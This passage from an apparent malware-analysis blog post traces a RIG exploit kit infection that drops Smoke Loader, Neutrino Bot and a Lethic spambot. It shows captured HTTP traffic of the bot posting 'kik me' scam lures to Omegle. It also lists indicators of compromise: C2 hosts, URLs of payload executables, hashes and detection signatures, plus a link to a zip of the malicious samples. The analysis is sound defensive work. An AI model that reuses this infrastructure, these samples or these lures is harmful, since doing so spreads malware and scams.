107.6.108.6	80	front3.omegle.com	POST /disconnect HTTP/1.1 (application/x-www-form-urlencoded)
104.23.128.76	80	www.omegle.com	GET / HTTP/1.1

Host downloads additional files from locations retrieved by the C2

This is the part that threw me for a bit of a loop. You'll notice a lot of POST requests to Omegle.com and its various subdomains. I had no idea what Omegle.com was but apparently it's a website that allows users to connect to various servers and talk to random strangers. Looking at the POST requests we can see the following pattern:


1. front3.omegle.com/start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en
2. front3.omegle.com/events
3. front3.omegle.com/send
4. front3.omegle.com/disconnect

It repeats this pattern over and over again, each time switching between subdomains "front1.omegle.com" through "front15.omegle.com." What is it doing exactly? Well, it is connecting to the servers via /start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en and then sends messages to the strangers using POST /send. Once it is done spamming the message it disconnects from the server via POST /disconnect and moves to the next one.

The message being spammed on Omegle.com servers is as follows:

```
hi
wassup? girl here with picturesz
i'm soo bored. just kik me at:
[random kik username]
this is my kik user-name, im gunna wait for ya ;)
```

And here is the message shown on Omegle.com:



Here is a TCP stream showing the messages being sent to Omegle.com:

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9db944d9d6c5de7e0b26461491266999
Content-Length: 50
Accept-Encoding: gzip, deflate

msg=hey&id=shard2%3A7n3alus9hx2mkt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:08 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = hey

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9db944d9d6c5de7e0b26461491266999
Content-Length: 85
Accept-Encoding: gzip, deflate

msg=friendly+girl+here.+i+love+dogs+%3B%20%3Aid=shard2%3A7n3alus9hx2mkt15wpd8308xkeqInHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:13 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = friendly girl here. i love dogs 😊

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9db944d9d6c5de7e0b26461491266999
Content-Length: 77
Accept-Encoding: gzip, deflate

msg=want+to+be+my+friend+on+kik%3F%3Aid=shard2%3A7n3alus9hx2mkt15wpd8308xkeqInHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:16 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = want to be my friend on kik?

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9db944d9d6c5de7e0b26461491266999
Content-Length: 57
Accept-Encoding: gzip, deflate

msg=LynrDowdle%3Aid=shard2%3A7n3alus9hx2mkt15wpd8308xkeqInHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:20 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = LynrDowdle

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9db944d9d6c5de7e0b26461491266999
Content-Length: 110
Accept-Encoding: gzip, deflate

msg=here+is+my+kik+User+%2CName.+im+going+to+be+on+right+now+%3B%29&id=shard2%3A7n3alus9hx2mkt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:24 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = here is my kik User ,Name. im going to be on right now 😊

I'm also seeing traffic to Instagram:


```
GET /p/BScPfBAjDlV HTTP/1.1
Host: instagram.com
Connection: keep-alive
X-IG-Connection-Type: MOBILE
X-IG-Capabilities: 3Ro=
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.130 Safari/537.36 OPR/30.0.1835.125 (Edition Yx 01)
Accept-Encoding: gzip, deflate, sdch
```

```
HTTP/1.1 301 Moved Permanently
Location: https://www.instagram.com/p/BScPfBAjDlV
Content-Type: text/plain
Server: proxygen
Date: Tue, 04 Apr 2017 00:42:22 GMT
Connection: keep-alive
Content-Length: 0
```

The screenshot shows an Instagram post from the user 'hiphopseason'. The main image is a video of a performer on stage, with the text 'Indie's The New' overlaid at the top and '!!! MAJOR !!!' at the bottom. The post has 1,269 views and a 'Follow' button. The caption reads: 'WE ARE NOW TAKING A SUBMISSIONS FOR HIP HOP SEASON 28's !!PAY DAY!! SHOWCASE ON MAY 22nd -FILL OUT THE SUBMISSION LINK IN THE BIO TO ENTER !!!TODAY!!!'. There are several comments, including one from 'dorwin718' asking when the R&B showcase is and another from 'kingmillz1' suggesting a cover. The post is viewed on a mobile browser.

```
GET /p/BSbk9LMDbn7 HTTP/1.1
Host: instagram.com
Connection: keep-alive
X-IG-Connection-Type: MOBILE
X-IG-Capabilities: 3Ro=
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2498.0 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
```

```
HTTP/1.1 301 Moved Permanently
Location: https://www.instagram.com/p/BSbk9LMDbn7
Content-Type: text/plain
Server: proxygen
Date: Tue, 04 Apr 2017 00:44:16 GMT
Connection: keep-alive
Content-Length: 0
```



Maybe the bot is simply trying to drive traffic to paying customers? If anyone knows for sure you can contact me via Twitter. All the files should be available for download via the Hybrid-Analysis reports in the IOCs section.

IOCs

First Run

- 173.208.245.114 – madow.club – Shadow server domain
- 23.238.19.56 – freecouponcodes.ml – GET /gile.php – Gate
- 185.159.128.195 – admin.pennypincherconsignment.com – RIG exploit kit

Second Run

- 173.208.245.114 – madow.club – Shadow server domain
- 23.238.19.56 – freecouponcodes.ml – GET /gile.php – Gate
- 185.159.128.195 – free.jimagescontract.com – RIG exploit kit
- 178.159.36.151 – GET /s927392.exe – ET INFO Executable Download from dotted-quad Host
- 178.159.36.151 – GET /smoke927392.exe – ET INFO Executable Download from dotted-quad Host
- 23.5.104.242 – java.com – ET TROJAN Sharik/Smoke Loader Java Connectivity Check

- 192.150.16.117 – adobe.de – POST /support/main.html – ET TROJAN Sharik/Smoke Loader Adobe Connectivity check
- 112.78.9.34 – mailserv.xsayeszhaifa.bit – POST /hosting2/
- 112.78.9.137 – smoke.nutssystem3210z.bit – POST /hosting/

Third Run

- 173.208.245.114 – sayvinatge.club – Shadow server domain
- 23.238.19.56 – freeonlinecoupons.ml – GET /go.php – Gate
- 188.225.34.15 – temp.askthevendor.com – RIG exploit kit
- 178.159.36.162 – GET /s927397.exe
- 178.159.36.162 – GET /smoke927397.exe

Fourth Run

- 173.208.245.114 – sayvinatge.club – Shadow server domain
- 23.238.19.56 – freeonlinecoupons.ml – GET /go.php – Gate
- 188.225.34.15 – art.auctionagenda.com – RIG exploit kit

C&C Traffic

- 112.78.9.34 – nutssystem1.bit – POST /newfiz21/logout.php
- 112.78.9.31 – nutssystem1.bit – POST /newfiz21/logout.php
- 178.159.36.43 – GET /s927400.exe
- 178.159.36.43 – GET /156a927400.exe
- 178.159.36.43 – GET /156b927400.exe
- 178.159.36.43 – GET /17927400.exe
- 178.159.36.43 – GET /74927400.exe
- 178.159.36.43 – GET /121927400.exe
- 178.159.36.43 – GET /123927400.exe
- 178.159.36.43 – GET /85927400.exe
- 178.159.36.43 – GET /226927400.exe
- 178.159.36.43 – GET /38927400.exe
- 178.159.36.43 – GET /161927400.exe:

More Post-Infection Traffic

- 186.190.212.26 – GET /ip.php – External IP lookup
- 91.203.4.28 – myip.com.ua – External IP lookup
- 136.243.154.209 – File contains “Домен не опознан” (Domain not recognized)
- 142.54.173.10 – GET /prx.php?test_sock_porx=1 – Server returns 200 OK, Content “OK”
- 85.25.74.92 – GET /prx.php?test_sock_porx=1 – Server returns 200 OK, Content “OK”
- 217.23.10.156 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response

- 89.248.174.17 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 80.82.65.74 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 109.236.87.85 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 91.232.105.121 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 217.23.14.123 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 93.190.137.226 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 217.23.15.38 – TCP port 6600
- 209.86.93.227 – TCP port 25 – Simple Mail Transfer Protocol
- 98.138.112.38 – TCP port 25 – Simple Mail Transfer Protocol
- 98.138.112.37 – TCP port 25 – Simple Mail Transfer Protocol
- 66.196.118.36 – TCP port 25 – Simple Mail Transfer Protocol
- 93.190.139.161 – TCP port 7700
- 157.56.198.220 – mail.live.com – GET /md/default.aspx

Spam Bot Post-Infection Traffic

- 104.23.128.76 – www[.]omegle.com
- 107.6.108.4 – front1.omegle.com
- 107.6.108.5 – front2.omegle.com
- 107.6.108.6 – front3.omegle.com
- 107.6.108.7 – front4.omegle.com
- 107.6.108.13 – front5.omegle.com
- 107.6.108.14 – front6.omegle.com
- 107.6.110.74 – front7.omegle.com
- 107.6.110.220 – front8.omegle.com
- 107.6.108.12 – front10.omegle.com
- 74.217.30.183 – front11.omegle.com
- 74.217.30.183 – front12.omegle.com
- 74.217.30.185 – front13.omegle.com
- 74.217.30.186 – front14.omegle.com
- 74.217.30.187 – front15.omegle.com
- 52.5.25.165 – instagram.com GET /p/BSWvOOPjrWV

Post-Infection DNS Queries

- nutsystem1.bit
- ns.dotbit.me (107.161.16.236)
- alors.deepdns.cryptostorm.net

- onyx.deepdns.cryptostorm.net
- ns1.any.dns.d0wn.biz (198.251.86.12)
- ns1.random.dns.d0wn.biz (178.17.170.133)
- ns2.random.dns.d0wn.biz (185.14.29.140)
- anyone.dnsrec.meo.ws (185.121.177.177)
- ist.fellig.org (178.63.145.230)
- civet.ziphaze.com (138.68.128.160)
- ns2.fr.dns.d0wn.biz (37.187.0.40)
- ns1.sg.dns.d0wn.biz (128.199.248.105)
- ns1.nl.dns.d0wn.biz (95.85.9.86)
- ns1.domaincoin.net (83.96.168.183)
- ns2.domaincoin.net (108.61.40.140)
- nutsystem2.bit
- nutsystem3.bit
- propertiesofseyshellseden.com
- assetsofseyshellseden.com

Hashes

SHA256: 09614207fbba5f83037a5c9da2248dcae06efff984d1db45effa04139d035b07

File name: RIG EK Flash Exploit 1.swf

SHA256: 15d2a4be2a53ca33a599a9d562cfec4e0b5c2102e03c3a7f3ea7d8a4a132b44f

File name: RIG EK Flash Exploit 3.swf

SHA256: 1b9bf35a6662775e538f01738c1f6c94a35481192b63d2229030526d8c3f39f9

File name: RIG EK Flash Exploit 4.swf

SHA256: b7e2ac891a8e524668261b149515ccb0105655f1bcb5c8ad72a3fb78de2d02d3

File name: o32.tmp


SHA256: 3a6e2251e64e387adcc887dfeea52200a96f529c18f94b2e32caff43557c6381

File name: ask33u6p.exe

ID: Smoke Loader

Hybrid-Analysis Report

Analysed 4 processes in total (System Resource Monitor).



Reduced Monitoring
 Logged Script Calls
 Logged Stdout
 Extracted Streams
 Memory Dumps
 Network Activity
 Multiscan Match

SHA256: [f2a7198e2d18ea5a99d5ad1a707d7ffde7179c625eefaf88d6e7066bbc078d57](#)


File name: iwcahsmt.exe

ID: Smoke Loader

Traffic: [www\[.\]adobe.de](#), [smoke.nutsystem3210z.bit](#), [mailserv.xsayeszhaifa.bit](#)

Hybrid-Analysis Report

Analysed 7 processes in total (System Resource Monitor).



Emerging Threats

Event	Category	Description	SID
Response on port 80 (TCP)	A Network Trojan was detected	ET TROJAN Sharik/Smoke Loader Adobe Connectivity check	2018676
23.5.104.242:80 (TCP)	A Network Trojan was detected	ET TROJAN Sharik/Smoke Loader Java Connectivity Check	2022026
178.159.36.151:80 (TCP)	A Network Trojan was detected	ET INFO Executable Download from dotted-quad Host	2016141
Response on port 57789 (TCP)	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	2018959
Response on port 57789 (TCP)	Potentially Bad Traffic	ET INFO SUSPICIOUS Dotted Quad Host MZ Response	2021076
Response on port 57789 (TCP)	Misc activity	ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging)	2015744
178.159.36.151:80 (TCP)	A Network Trojan was detected	ET INFO Executable Download from dotted-quad Host	2016141
Response on port 57789 (TCP)	Potentially Bad Traffic	ET INFO SUSPICIOUS Dotted Quad Host MZ Response	2021076
Response on port 57789 (TCP)	Misc activity	ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging)	2015744

SHA256: [2c452bc79da741639bdb4229168d5bd541069e342eae63d1b96a3690fb10b48a](#)


File name: smoke927397.exe

ID: #Neutrino Bot

Traffic: 112.78.9.34 – POST /newfiz21/logout.php

Hybrid-Analysis Report

Analysed 7 processes in total (System Resource Monitor).




SHA256: 1b6a98a7ba4e5fac878f2f8f284fa748c889fa4e4a9a0905748144fffd890f4b

File name: s927397.exe

ID: #Smoke Loader

Hybrid-Analysis Report

Analysed 2 processes in total (System Resource Monitor).



SHA256: 2d6c7a9a79ae01104ab02d53863ef69d184e26a1be27cfe6181fda9801d0aa3a

File name: 156a927400.exe

Traffic: 217.23.10.156 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

Hybrid-Analysis Report

SHA256: cadcb29d14804f8158569c187b37c624e6e8e2741e30a08dd69d3aedc2b967b5

File name: 156b927400.exe

ID: #Spambot

Traffic: 217.23.10.156 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

Hybrid-Analysis Report

SHA256: 9ca331535f2e13641f21983925b37af6563666b58fc930dd00f6b25ab5ca238b

File name: 17927400.exe

Traffic: 89.248.174.17 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

Hybrid Analysis Report

SHA256: 89019d528960d3df0475cb828fdd4b3fa719a52792c2b27560a609f1b79f9a04

File name: 38927400.exe

Traffic: 217.23.15.38 – TCP port 6600

Hybrid-Analysis Report

SHA256: 0d5351036f25df4720ad3569e1dbfe348a021133ba45d830fe2929990c15ccbc

File name: 74927400.exe

Traffic: 80.82.65.74 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot

Response

Hybrid-Analysis Report

SHA256: 1f0780558f660c48349e0457066c46fc6641ce94c692539fe1156d5419954b2b

File name: 85927400.exe

Traffic: 109.236.87.85 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

[Hybrid-Analysis Report](#)

SHA256: [1fb5f636aa1d3c06d15cfa7bbb30b686b879cef0306d5326a4bb10d1e2b5e1b2](#)

File name: 121927400.exe

Traffic: 91.232.105.121 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

[Hybrid-Analysis Report](#)

SHA256: [96d8c85c21b7ae70eaff6385f3d2f6a3ec92276a137585964beb3098a59f8252](#)

File name: 123927400.exe

Traffic: 217.23.14.123 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

[Hybrid-Analysis Report](#)

SHA256: [f957ab49e2b8ae2b02aa829828c3dc1c6ffcb1f14355161a932f3c46d03dd3d7](#)

File name: 226927400.exe

Traffic: 93.190.137.226 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response

[Hybrid-Analysis Report](#)

SHA256: [9d845fbc4ee48395aad61ddf1e8e96f00e210c240cb6448db3b0cd098d5053b3](#)

File name: NNC254.tmp.exe and s927400.exe

[Hybrid-Analysis Report](#)

SHA256: [ed83c7c98a7a3c802d3995d8036b08184bfe5576548d4eb6967f101615608a1f](#)

File name: NN37AB.tmp.exe and s927398.exe

SHA256: [3bd9a181b15615b9f52a2061a9ca5f9d690de119ea84783a6904f120a4c685ea](#)

File name: NN46D9.tmp.exe and 161927400.exe

Traffic: 93.190.139.161 – TCP 7700

[Hybrid-Analysis Report](#)

Malicious Artifacts (Password is infected)

[Malicious Artifacts.zip](#)

Until next time!



Published by malwarebreakdown

Just a normal person who spends their free time infecting systems with malware. [View all posts by malwarebreakdown](#)